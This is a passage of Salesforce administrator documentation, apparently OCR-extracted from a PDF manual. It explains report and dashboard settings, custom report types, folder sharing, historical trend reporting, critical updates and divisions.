Report builder, a powerful drag-and-drop editor, is the standard tool for creating and editing reports. If your organization is still using the old report wizard, you should upgrade to report builder.

SEE ALSO:

Upgrade the Report Wizard

Provide Convenience Features for Your Report and Dashboard Users

You can enable or disable several user interface features that may help your users get more out of reports and dashboards. These settings are for convenience and ease of use; they don't affect the data returned in your reports and dashboards.

EDITIONS

Available in: Salesforce Classic

Available in: **All** Editions except **Database.com**

USER PERMISSIONS

To modify report and dashboard settings:
- "Customize Application"

Let Users See Report Headers While Scrolling

Floating report headers keep column and row headings in sight no matter how far users scroll in report results.

Help Users Find Dashboards Quickly

Dashboard finder uses auto-complete to help users quickly find dashboards in the Dashboards tab, just by entering the first few letters of its name in the search filter.

Let Users Post Dashboard Components in Chatter

Dashboard component snapshots let users post static images of dashboard components to Chatter feeds, making the snapshot visible to all users.

Exclude the Confidential Information Disclaimer from Reports

By default, report footers include a disclaimer that reads "Confidential Information - Do Not Distribute". The disclaimer reminds users to be mindful of who they share reports with, helping to ensure that third parties don't view your reports. At your discretion, exclude the disclaimer from your reports.

Show Enhanced Charts in Salesforce1

Show your users enhanced charts in Salesforce1. Enhanced charts are similar to Lightning Experience charts: see details before drilling into a report, filter reports by tapping on chart segments, and change chart types. This feature is available in all versions of Salesforce1.

Let Users See Report Headers While Scrolling

Floating report headers keep column and row headings in sight no matter how far users scroll in report results.

With floating report headers, users can scroll to the bottom of lengthy reports without having to scroll back to the top to view the names of the column headings.

Users can also click floating report headers to sort data in a specific column. When users sort data by clicking a floating report heading, the report refreshes and redirects users to the beginning of report results.

Floating headers are available for tabular, summary, and matrix reports.

EDITIONS

Available in: Salesforce Classic

Available in: **All** editions except **Database.com**

USER PERMISSIONS

To modify report and dashboard settings:
- "Customize Application"

1. From Setup, enter *Reports* in the Quick Find box, then select **Reports and Dashboards Settings**.
2. Select or deselect **Enable Floating Report Headers**.
3. Click **Save**.

Help Users Find Dashboards Quickly

Dashboard finder uses auto-complete to help users quickly find dashboards in the Dashboards tab, just by entering the first few letters of its name in the search filter.

All dashboards matching that text are dynamically displayed in the drop-down list. The list first shows dashboards the user viewed recently, and then other dashboards appear in alphabetical order by folder. The first 1000 results are shown in a single list; above 1000, results are shown 500 per page. Users only see dashboards in folders they can access. Disable this option to use the static drop-down list instead.

This option is enabled by default.

1. From Setup, enter *Reports* in the Quick Find box, then select **Reports and Dashboards Settings**.
2. Select or deselect **Enable Dashboard Finder**.
3. Click **Save**.

EDITIONS

Available in: Salesforce Classic

Available in: **All** editions except **Database.com**

USER PERMISSIONS

To modify report and dashboard settings:
- "Customize Application"

Let Users Post Dashboard Components in Chatter

Dashboard component snapshots let users post static images of dashboard components to Chatter feeds, making the snapshot visible to all users.

1. Make sure Chatter feed tracking for dashboards is enabled.
2. From Setup, enter *Reports* in the Quick Find box, then select **Reports and Dashboards Settings**.
3. Select or deselect **Enable Dashboard Component Snapshots**.

Important: This option lets users override dashboard visibility settings, making snapshots visible to all Chatter users. Though this makes it easy to share time-specific data without having to add people to dashboard folders, be aware that users can inadvertently post sensitive or confidential information.

EDITIONS

Available in: Salesforce Classic

Available in: **All** editions except **Database.com**

USER PERMISSIONS

To modify report and dashboard settings:
- "Customize Application"

Exclude the Confidential Information Disclaimer from Reports

By default, report footers include a disclaimer that reads "Confidential Information - Do Not Distribute". The disclaimer reminds users to be mindful of who they share reports with, helping to ensure that third parties don't view your reports. At your discretion, exclude the disclaimer from your reports.

1. From Setup, enter *Reports and Dashboards Settings* in the Quick Find box, then select **Reports and Dashboards Settings**.
2. Select **Exclude Disclaimer from Exported Reports** and **Exclude Disclaimer from Report Run Pages and from Printable View Pages**.
3. Click **Save**.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **All** editions except **Database.com**

USER PERMISSIONS

To modify report and dashboard settings:
- "Customize Application"

Show Enhanced Charts in Salesforce1

Show your users enhanced charts in Salesforce1. Enhanced charts are similar to Lightning Experience charts: see details before drilling into a report, filter reports by tapping on chart segments, and change chart types. This feature is available in all versions of Salesforce1.

EDITIONS


Available in: Salesforce Classic and Lightning Experience

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To modify report and dashboard settings:

- "Customize Application"



After you enable enhanced charts, everyone sees them in Salesforce1 regardless of whether they use Lightning Experience or Salesforce Classic on the full Salesforce site.

1. From Setup, enter *Reports and Dashboards Settings* in the Quick Find box, then select **Reports and Dashboards Settings**.
2. Select **Enable Enhanced Charts in Salesforce1**.
3. Click **Save**.

Before enabling enhanced charts, take note of these limitations:

- Enhanced Charts show only the first 200 groupings.
- On tablets, dashboards always have two columns. On phones, dashboards always have one column.
- On mobile dashboards, Enhanced Chart components don't show footers, but titles and subtitles still display. If there is important information in a component footer, consider moving it to the title or subtitle.

Let Users Subscribe to Report Notifications

Allow users to subscribe to reports to be notified whenever certain metrics meet conditions they specify.

1. From Setup, enter *Report Notifications* in the Quick Find box, then select **Report Notifications**.
2. Select the option to enable report notifications.
3. Click **Save**.

EDITIONS

Available in: Salesforce Classic

Available in: **All** editions except **Database.com**

USER PERMISSIONS

To modify report and dashboard settings:
- "Customize Application"

Customize Report and Dashboard Email Notifications

Choose how users are notified when information changes in the reports and dashboards they use.

1. From Setup, enter *Email Notifications* in the Quick Find box, then select **Email Notifications**.
2. Select or clear the following options to modify the notifications for your organization:

   Allow Reports and Dashboards to Be Sent to Portal Users

   If you enable this option, all internal and portal users specified as recipients receive reports and dashboards. If this option isn't enabled, only internal Salesforce users can receive reports and dashboard refresh notifications.

   This option, disabled by default, is available to Enterprise, Unlimited, and Performance Edition organizations that have a Customer Portal or partner portal set up.

   Use Images Compatible with Lotus Notes in Dashboard Emails

   Dashboard refresh notifications can be sent to specified users when a scheduled dashboard refresh completes. By default, Salesforce sends images in dashboard emails as .png (Portable Network Graphic) files, which are not supported in Lotus Notes. When you enable the Use Images Compatible with Lotus Notes in Dashboard Emails > option, Salesforce uses .jpg images, which Lotus Notes supports, when sending dashboard emails. The "Schedule Dashboard" permission is required to view this option.

   Note: Dashboard emails that contain images compatible with Lotus Notes are substantially larger and the image quality can be lower.

3. Click **Save**.

EDITIONS

Available in: Salesforce Classic

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To modify report and dashboard settings:
- "Customize Application"

Set Up a Custom Report Type

A *report type* defines the set of records and fields available to a report based on the relationships between a primary object and its related objects. Reports display only records that meet the criteria defined in the report type.

For example, an administrator can create a report type that shows only job applications that have an associated resume; applications without resumes won't show up in reports using that type. An administrator can also show records that *may* have related records—for example, applications with or without resumes. In this case, all applications, whether or not they have resumes, are available to reports using that type.

You can create custom report types from which users can report on your organization's reports and dashboards. When defining a custom report type, select Reports or Dashboards from the `Primary Object` drop-down list on the New Custom Report Type page.

Tip: When you're done creating your report type, consider ways you can do more with it:

- Add the custom report type to apps you upload to Force.com AppExchange.
- Users designated as a translator with the "View Setup and Configuration" permission can translate custom report types using the Translation Workbench.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To create or update custom report types:

- "Manage Custom Report Types"

To delete custom report types:

- "Modify All Data"

1. Create a Custom Report Type
   Choose the primary object you'd like your new report type to support, then give it a name and a useful description. Mark it as "in development" until you're ready to make it available for users to create reports.
2. Add Child Objects To Your Custom Report Type
   To enable reports to pull data from more than just the primary object, consider adding one or more related objects to your report type.
3. Design the Field Layout for Reports Created From Your Custom Report Type
   After you define a custom report type and choose its object relationships, you can specify the standard and custom fields a report can display when created or run from a custom report type.
4. Manage Custom Report Types
   After you create a custom report type, you can customize, edit, and delete it.
5. Limits on Report Types
   Custom report types are subject to some limits to ensure high performance and usability.

Create a Custom Report Type

Choose the primary object you'd like your new report type to support, then give it a name and a useful description. Mark it as "in development" until you're ready to make it available for users to create reports.

1. From Setup, enter *Report Types* in the Quick Find box, then select **Report Types**.
2. Click **New Custom Report Type**.
3. Select the Primary Object for your custom report type.

   Tip:

   - You can choose from all objects—even those you don't have permission to view. This lets you build report types for a variety of users.
   - Once you save a report type, you can't change the primary object.
   - If the primary object on a report type is a custom or external object, and that object is deleted, the report type and reports created from it are deleted.
   - If you remove an object from a report type, all references to that object and its associated objects are removed from the reports and dashboards based on that type.

4. Enter the Report Type Label and the Report Type Name.

   The label can be up to 50 characters long. The name is used by the SOAP API.

5. Enter a description for your custom report type, up to 255 characters long.

   Note: Provide a meaningful description so users have a good idea of which data is available for reports. For example: *Accounts with Contacts. Report on accounts and their contacts. Accounts without contacts are not shown.*.

6. Select the category in which you want to store the custom report type.
7. Select a Deployment Status:

   - Choose In Development during design and testing as well as editing. The report type and its reports are hidden from all users except those with the "Manage Custom Report Types" permission. Only users with that permission can create and run reports using report types in development.
   - Choose Deployed when you"re ready to let all users access the report type.

   Note: A custom report type's Deployment Status changes from Deployed to In Development if its primary object is a custom or external object whose Deployment Status similarly changes.

8. Click **Next**.

   Note: A developer can edit a custom report type in a managed package after it's released, and can add new fields. Subscribers automatically receive these changes when they install a new version of the managed package. However, developers can't remove objects from the report type after the package is released. If you delete a field in a custom report type that's part of a managed package, and the deleted field is part of bucketing or used in grouping, you receive an error message.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To create or update custom report types:

- "Manage Custom Report Types"

To delete custom report types:

- "Modify All Data"

SEE ALSO:

Add Child Objects To Your Custom Report Type

Add Child Objects To Your Custom Report Type

To enable reports to pull data from more than just the primary object, consider adding one or more related objects to your report type.

1. Click the box under the primary object.
2. Select a child object.

   Only related objects are shown.

   Tip: Type in the search box to find objects quickly.

3. For each child object, select one of the following criteria:
   - `Each "A" record must have at least one related "B" record.` Only parent records with child records are shown in the report.
   - `"A" records may or may not have related "B" records.` Parent records are shown, whether or not they have child records.

   When Users are the primary object, select child objects by field—for example, Accounts (Account Owner) or Accounts (Created By).
4. Add up to three child objects.

   The number of children depends on the objects you choose.
5. Click **Save**.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To create or update custom report types:
- "Manage Custom Report Types"

To delete custom report types:
- "Modify All Data"

Example:

- If you select that object A may or may not have object B, then all subsequent objects automatically include the may-or-may-not association on the custom report type. For example, if accounts are the primary object and contacts are the secondary object, and you choose that accounts may or may not have contacts, then any tertiary and quaternary objects included on the custom report type default to may-or-may-not associations.
- Blank fields display on report results for object B when object A does not have object B. For example, if a user runs a report on accounts with or without contacts, then contact fields display as blank for accounts without contacts.
- On reports where object A may or may not have object B, you can't use the OR condition to filter across multiple objects. For example, if you enter filter criteria *`Account Name starts with M OR Contact First Name starts with M`*, an error message displays informing you that your filter criteria is incorrect.
- The `Row Limit` option on tabular reports shows only fields from the primary object on reports created from custom report types where object A may or may not have object B. For example, in an accounts with or without contacts report, only fields from accounts are shown. Fields from objects after a may-or-may-not association on custom report types aren't shown. For example, in an accounts with contacts with or without cases report, only fields from accounts and contacts are available to use. Also, existing reports may not run or disregard the `Row Limit` settings if they were created from custom report types where object associations changed from object A with object B to object A with or without object B.

Design the Field Layout for Reports Created From Your Custom Report Type

After you define a custom report type and choose its object relationships, you can specify the standard and custom fields a report can display when created or run from a custom report type.

Note: Custom fields appear in custom report types only if they've been added to that report type's page layout.

1. From Setup, enter *Report Types* in the Quick Find box, then select **Report Types** to display the All Custom Report Types page.
2. Select the custom report type you want to edit and click **Edit Layout** on the Fields Available for Reports section.

   You can click **Preview Layout** to preview which fields will display on the Select Columns page of a report customized or run from this report type.

   Note: When previewing the layout, all fields and objects are displayed, including fields and objects you may not have permission to access. However, you cannot access any data stored in the fields or objects that you do not have permission to access.
3. Select fields from the right-hand box and drag them to a section on the left.

   Tip: You can view a specific object's fields by selecting an object from the View drop-down list.
4. Optionally, click **Add fields related via lookup** to display the Add Fields Via Lookup overlay.

   From here you can add fields via the lookup relationship the object selected in the View drop-down list has to other objects.

   - A lookup field is a field on an object that displays information from another object. For example, the Contact Name field on an account.
   - A custom report type can contain fields available via lookup through four levels of lookup relationships. For example, for an account, you can get the account owner, the account owner's manager, the manager's role, and that role's parent role.
   - You can only add fields via lookup that are associated with objects included in the custom report type. For example, if you add the accounts object to the custom report type, then you can add fields from objects to which accounts have a lookup relationship.
   - Selecting a lookup field on the Add Fields Via Lookup overlay may allow you to access additional lookup fields from other objects to which there is a lookup relationship. For example, if you select the Contact Name field from cases, you can then select the Account field from contacts because accounts have a lookup relationship to contacts which have a lookup relationship to cases.
   - The fields displayed in the Add Fields Via Lookup overlay do not include lookup fields to primary objects. For example, if accounts are the primary object on your custom report type, and contacts are the secondary object, then the Add Fields Via Lookup overlay does not display lookup fields from contacts to accounts.
   - Fields added to the layout via the **Add fields related via lookup** link are automatically included in the section of the object from which they are a lookup field. For example, if you add the Contact field as a lookup from accounts, then the Contact field is automatically included in the Accounts section. However, you can drag a field to any section.
   - Fields added via lookup automatically display the lookup icon on the field layout of the custom report type.
   - Reduce the amount of time it takes a user to find fields to report on by grouping similar fields together on custom report types' field layouts. You can create new page sections in which to group fields that are related to one another, and you can group fields to match specific detail pages and record types.
   - If you include activities as the primary object on a custom report type, then you can only add lookup fields from activities to accounts on the select column layout of the custom report type.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To create or update custom report types:
- "Manage Custom Report Types"

To delete custom report types:
- "Modify All Data"

5. Arrange fields on sections as they should appear to users.

   Fields not dragged onto a section will be unavailable to users when they generate reports from this report type.

6. Click **Preview Layout** and use the legend to determine which fields are included on the layout, added to the report by default, and added to the layout via a lookup relationship.

   Warning: Users can view roll-up summary fields on reports that include data from fields they do not have access to view. For example, a user that does not have access to view the `Price` field on an opportunity product can view the `Total Price` field on opportunity reports if he or she has access to the `Total Price` field.

7. To rename or set which fields are selected by default for users, select one or more fields and click **Edit Properties**.

   - Click the `Checked by Default` checkbox next to one or more fields.

     Fields selected by default automatically display the checkbox icon (✓) on the field layout of the custom report type.

   - Change the text in the `Display As` field next to the field you want to rename.

     Note: Renamed fields from standard objects, as well as renamed standard objects, do not display as such on the field layout of the custom report type. However, renamed fields from standard objects and renamed standard objects do display their new names on the report and the preview page, which you can access by clicking **Preview Layout**.

8. To rename the sections, click **Edit** next to an existing section, or create a new section by clicking **Create New Section**.
9. Click **Save**.

SEE ALSO:

Create a Custom Report Type

Manage Custom Report Types

After you create a custom report type, you can customize, edit, and delete it.

From Setup, enter *`Report Types`* in the `Quick Find` box, then select **Report Types** to display the All Custom Report Types page, which shows the list of custom report types defined for your organization.

- Select a list view from the `View` drop-down list to go directly to that list page, or click **Create New View** to define your own custom view.
- Define a new custom report type by clicking **New Custom Report Type**.
- Update a custom report type's name, description, report type category, and deployment status by clicking **Edit** next to a custom report type's name.
- Delete a custom report type by clicking **Del** next to the custom report type's name. All the data stored in the custom report type will be deleted and cannot be restored from the Recycle Bin.

  Important: When you delete a custom report type, any reports based on it are also deleted. Any dashboard components created from a report based on a deleted custom report type display an error message when viewed.

- Display detailed information about a custom report type and customize it further by clicking a custom report type's name.

  After you click a custom report type name you can:

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions


USER PERMISSIONS

To create or update custom report types:
- "Manage Custom Report Types"

To delete custom report types:
- "Modify All Data"

- Update which object relationships a report can display when run from the custom report type.
- Edit the page layout of the custom report type to specify which standard and custom fields a report can display when created or run from the custom report type.
- See how the fields display to users in reports run from the custom report type by clicking **Preview Layout** on the Fields Exposed for Reporting section.
- Create a new custom report type with the same object relationships and fields as the selected custom report type by clicking **Clone**.
- Rename fields in the report.
- Set which fields are selected by default.

When you edit a report, you can see the report type displayed above the report name in report builder. The report type isn't displayed on the report run page.



1. Report type
2. Report name

Note: If the Translation Workbench is enabled for your organization, you can translate custom report types for international users.

Limits on Report Types

Custom report types are subject to some limits to ensure high performance and usability.

- You can add up to 1000 fields to each custom report type. A counter at the top of the Page Layout step shows the current number of fields included. If you have too many fields, you can't save the layout.
- You can't add the following fields to custom report types:
  - Product schedule fields
  - History fields
  - Person account fields
  - The `Age` field on cases and opportunities
- A custom report type can contain up to 60 object references. For example, if you select the maximum limit of four object relationships for a report type, then you could select fields via lookup from an additional 56 objects. However, users will receive an error message if they run a report from a custom report type and the report contains columns from more than 20 different objects.
- Object references can be used as the main four objects, as sources of fields via lookup, or as objects used to traverse relationships. Each referenced object counts toward the maximum limit even if no fields are chosen from it. For example, if you do a lookup from account to account owner to account owner's role, but select no fields from account owner, all the referenced objects still count toward the limit of 60.
- Reports run from custom report types that include cases do not display the `Units` drop-down list, which allows users to view the time values of certain case fields by hours, minutes, or days.
- You can't add forecasts to custom report types.

- Report types associated with custom objects in the Deleted Custom Objects list count against the maximum number of custom report types you can create.

SEE ALSO:

Opportunity Reports

Turn On Enhanced Sharing for Reports and Dashboards

When you enable analytics sharing, Salesforce converts your users' existing folder access levels to use new, more detailed access levels.

Note: If your organization was created after the Summer '13 Salesforce release, you already have analytics folder sharing. If your organization existed before the Summer '13 release, follow these steps to make folder sharing available to your users.

When analytics sharing is in effect, all users in the organization get Viewer access by default to report and dashboard folders that are shared with them. Users might have more access if they are Managers or Editors on a given folder, or if they have more administrative user permissions. Each user's access to folders under the new capability is based on the combination of folder access and user permissions they had before enhanced folder sharing was enabled.

1. From Setup, enter *Folder Sharing* in the Quick Find box, then select **Folder Sharing**.
2. Select **Enable access levels for sharing report and dashboard folders**.
3. Click **Report and Dashboard Folder Sharing**.

Important: If you go back to the old folder sharing model, existing report and dashboard folders go back to the state they were in before.

- If a folder existed before analytics folder sharing was enabled, its properties and sharing settings are rolled back to their previous state.
- If a folder was created while enhanced analytics folder sharing was in effect, it is hidden from the folder list and all its sharing settings are removed. Administrative user permissions are still in effect.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To view the analytics folder sharing setting:

- "View Setup and Configuration"

To modify the analytics folder sharing setting:

- "Customize Application"

Set Up Historical Trend Reporting

To make historical trend reports available to your users, start by using filters to configure the amount of data that's captured for historical trend reporting. Then select the fields needed for historical reports.

Shape your historical trend data to have enough for users to exploit but doesn't exceed the space limits. Consider which fields contain useful historical data and which fields contain data you can leave out.

Important: Retaining historical data increases the amount of data you store. The effect depends on the ways your organization works. Say that someone updates the status of a typical opportunity record every day or two. Historical trending data for the Status field on the Opportunity object takes up more space than if the record changes once or twice a month. If any of your trended objects is in danger of exceeding the data limit, you receive an email alert.

1. From Setup, enter *Historical Trending* in the Quick Find box, then select **Historical Trending**.
2. Select the object that you want to do historical trend reporting on.

   You can select Opportunities, Cases, Forecasting Items, and up to 3 custom objects. Historical trend reporting is available only for Collaborative forecasting, not Customizable forecasting. If Cumulative Forecast Rollups are enabled in Collaborative Forecasts settings, Forecasting Items are not available in historical trend reports.
3. Select **Enable Historical Trending**.
4. Use the filters under **Configure Data** to specify the total amount of data you can use to create historical trend reports.

   You can narrow down historical data for Opportunities, Cases, and custom objects. For Forecasting Items, the available data is selected for you.

   For example, to reduce the data stored for Opportunities reports, drop out the least likely deals by setting Stage not equal to *Prospecting*.
5. Under **Select Fields**, choose up to 8 fields to make available for historical trend reporting.

   These fields can be selected when creating historical trending reports.

   - For Opportunities reporting, 5 fields are preselected: Amount, Close Date, Forecast Category, Probability, and Stage. You can add 3 more.
   - For Forecasting, all 8 available fields are pre-selected.

After you enable historical trending, a new custom report type is available when you create future reports. If you enable historical trending on a new field, that field is automatically added to the historical trending report layout.

When you turn off historical trending, keep these points in mind.

- Turning off historical trending for a field hides the historical data for that field. If you re-enable historical trending, historical data for the field can be viewed again, including data created after historical trending was turned off.
- Turning off historical trending for an object causes all historical data and configuration settings to be deleted for that object. The object's historical trending report type and any reports that have been created with it are also deleted.
- If you turn off historical trending for a field and delete it, the field's historical data is no longer available even if you re-enable historical trending.

EDITIONS

Available in: both Salesforce Classic Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To create, edit, and delete reports:

- "Create and Customize Reports"

  AND

  "Report Builder"

Note:

- The historical fields available to each user depend on the fields that user can access. If your permissions change and you can no longer see a given field, that field's historical data also becomes invisible.
- Each historical field has the same field-level security as its parent field. If the field permissions for the parent field change, the historical field's permissions change accordingly.

SEE ALSO:

Tip Sheet: Historical Trend Reporting for Opportunities

Upgrade the Report Wizard

Report builder, a powerful drag-and-drop editor, is the standard tool for creating and editing reports. If your organization is still using the old report wizard, you should upgrade to report builder.

- All profiles get access to the report builder by default. (You may continue to see the "Report Builder" permission in permission sets and profiles and the PermissionSet and Profile objects in the API, though the upgrade overrides those settings.)
- The old report wizard is available only to users in Accessibility Mode.
- Group and Professional Edition organizations can use report builder.
- You get scatter charts, a new chart type for reports.

New organizations automatically get the latest version of report builder. If you don't see the Report Builder Upgrade section on the User Interface Settings page, the upgrade has already been enabled for your organization.

Assigning the "Report Builder" permission to all users through profiles or permission sets isn't the same thing as enabling report builder for your entire organization. To enable report builder for your organization, follow these steps.

EDITIONS

Available in: Salesforce Classic

Available in: **All** Editions except **Database.com**

USER PERMISSIONS

To modify report and dashboard settings:

- "Customize Application"

Important: Upgrading **does not affect** any of your existing reports. However, once you upgrade, you can't return to the old report wizard.

1. From Setup, enter *Reports* in the Quick Find box, then select **Reports and Dashboards Settings**.
2. Review the Report Builder Upgrade section of the page and click **Enable**. If you don't see the button, report builder has already been enabled for your entire organization.
3. Confirm your choice by clicking **Yes, Enable Report Builder for All Users**.

Respond to Critical Updates

Salesforce periodically releases updates that improve the performance, logic, and usability of Salesforce, but may affect your existing customizations. When these updates become available, Salesforce lists them in Setup at **Critical Updates** and displays a message when administrators go to Setup.

To ensure a smooth transition, each update has an opt-in period during which you can manually activate and deactivate the update an unlimited number of times to evaluate its impact on your organization and modify affected customizations as necessary. The opt-in period ends on the auto-activation date, at which time Salesforce permanently activates the update.

EDITIONS

Available in: Lightning Experience and Salesforce Classic

Available in: All Editions

Warning: Salesforce recommends testing each update by activating it in either your Developer Sandbox or your production environment during off-peak hours.

To manage critical updates, from Setup, click **Critical Updates**. From this page, you can view the summary, status, and auto-activation date for any update that Salesforce has not permanently activated. To view more details about the update, including a list of customizations in your organization that the update might affect, click **Review**.

If an update has an **Activate** link, click it to test the update in your sandbox or production environment before Salesforce automatically activates it.

Notes on Critical Updates

- Salesforce analyzes your organization to determine if a critical update potentially affects your customizations. If your customizations are not affected, Salesforce automatically activates the update in your organization.
- On the scheduled auto-activation date, Salesforce permanently activates the update. After auto-activation, you cannot deactivate the update.
- Each update detail page describes how your customizations might be affected and how you can correct any unintended functionality.
- Salesforce displays a message the first time you access the setup menu after a critical update becomes available. The message lets you choose to have Salesforce display the updates immediately or remind you about the updates later.

Organize Data with Divisions

Divisions let you segment your organization's data into logical sections, making searches, reports, and list views more meaningful to users. Divisions are useful for organizations with extremely large amounts of data.

Note: Divisions do not restrict users' access to data and are not meant for security purposes.

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

How Divisions Work

Divisions can be assigned to users and other kinds of records. For example, you might create a report to show the opportunities for just the North American division, allowing you to get accurate sales numbers for the North American sales team.

Setting Up Divisions

When setting up divisions, you must create divisions and assign records to divisions to make sure that your data is categorized effectively.

Creating and Editing Divisions

Creating logical divisions for your organization helps you segment your records to make searching and reporting easier.

Transferring Multiple Records Between Divisions

Select groups of records to move into or between divisions.

Change the Default Division for Users

If you can manage user settings, you can change a user's default division.

Reporting With Divisions

If your organization uses divisions to segment data, you can customize your reports to show records within specific divisions.

SEE ALSO:

Administrator tip sheet: Getting Started with Divisions

How Divisions Work

Divisions can be assigned to users and other kinds of records. For example, you might create a report to show the opportunities for just the North American division, allowing you to get accurate sales numbers for the North American sales team.

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

- **Record-level division**—Division is a field on individual records that marks the record as belonging to a particular division. A record can belong to a division created by the administrator, or it can belong to the standard "global" division, which is created automatically when your organization enables divisions. A record can belong to only one division at a time.
- **Default division**—Users are assigned a default division that applies to their newly created accounts, leads, and custom objects that are enabled for divisions.
- **Working division**—If you have the "Affected by Divisions" permission, you can set the division using a drop-down list in the sidebar. Then, searches will show only the data for the current working division. You can change your working division at any time. If you don't have the "Affected by Divisions" permission, you'll always see records in all divisions.

The following table shows how using divisions affects different areas.

Area	Description
Search	If you have the "Affected by Divisions" permission: • In sidebar search, you can select a single division, or all divisions. • In advanced search, you can select a single division or all divisions. • In global search, you can search a single division or all divisions. • For searches in lookup dialogs, the results include records in the division you select from the drop-down list in the lookup dialog window. Note: All searches within a specific division also include the global division. For example, if you search within a division called Western Division, your results will include records found in both the Western Division and the global division. If you do not have the "Affected by Divisions" permission, your search results always include records in all divisions.
List views	If you have the "Affected by Divisions" permission, list views include only the records in the division you specify when creating or editing the list view. List views that don't include all records (such as My Open Cases) include records in all divisions. If you do not have the "Affected by Divisions" permission, your list views always include records in all divisions.
Chatter	Chatter doesn't support divisions. For example, you can't use separate Chatter feeds for different divisions.
Reports	If you have the "Affected by Divisions" permission, you can set your report options to include records in just one division or all divisions. Reports that use standard filters (such as My Cases or My team's

Area	Description
	accounts) show records in all divisions, and can't further limited to a specific division. If you do not have the "Affected by Divisions" permission, your reports always include records in all divisions.
Viewing records and related lists	When viewing the detail page of a record, the related lists show all associated records that you have access to, regardless of division.
Creating new records	When you create new accounts, leads, or custom objects that are enabled for divisions, the division is automatically set to your default division, unless you override this setting. When you create new records related to an account or other record that already has a division, the new record is assigned to the existing record's division. For example, if you create a custom object record that is on the detail side of a master-detail relationship with a custom object that has divisions enabled, it is assigned the master record's division. When you create records that are not related to other records, such as private opportunities or contacts not related to an account, the division is automatically set to the global division.
Editing records	When editing accounts, leads, or custom objects that are enabled for divisions, you can change the division. All records that are associated through a master-detail relationship are automatically transferred to the new division as well. For example, contacts and opportunities are transferred to the new division of their associated account, and detail custom objects are transferred to their master record's new division. When editing other types of records, you can't change the division setting.
Custom objects	When you enable divisions for a custom object, Salesforce initially assigns each record for that custom object to the global division. When you create a custom object record: • If the custom object is enabled for divisions, the record adopts your default division. • If the custom object is on the detail side of a master-detail relationship with a divisions-enabled custom object, the record adopts the division of the master record.

Area	Description
Relationships	If you convert a lookup relationship to a master-detail relationship, detail records lose their current division and inherit the division of their master record. If you convert a master-detail relationship to a lookup relationship, the division for any detail records is determined by the previous master record. If you delete a master-detail relationship, the division for any detail records is determined by the previous master record.

Setting Up Divisions

When setting up divisions, you must create divisions and assign records to divisions to make sure that your data is categorized effectively.

Before you can use the divisions feature for your organization, you must enable divisions. If you are using a standard object, contact Salesforce to enable divisions for your organization. For custom objects, select `Enable Divisions` on the custom object definition page to enable divisions.

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To create or edit divisions:
- "Modify All Data"

1. Plan which divisions you need based on how you want to segment your data.
   For example, you may want one division for all the records belonging to your North American sales team and one division for your European sales team.

   100
2. Create divisions for your organization. All existing records are assigned to the "Global" division by default. You can change the default division name, create additional divisions, and move user and data records between divisions.
3. Transfer leads, accounts, and custom objects into relevant divisions. When records are assigned to a division, associated records are assigned the same division.
   For example, when you change the division assigned to an account, related records such as contacts and opportunities are assigned to the same division.
4. Add division fields to page layouts.
5. Add divisions to field-level security.
6. Set the default division for all users. New accounts and leads are assigned to the user's default division unless the user explicitly assigns a different division. New records related to existing records are assigned to the existing record's division.
7. Enable the "Affected by Divisions" permission for users who should be able to limit list views by division, search within a division, or report within a division.

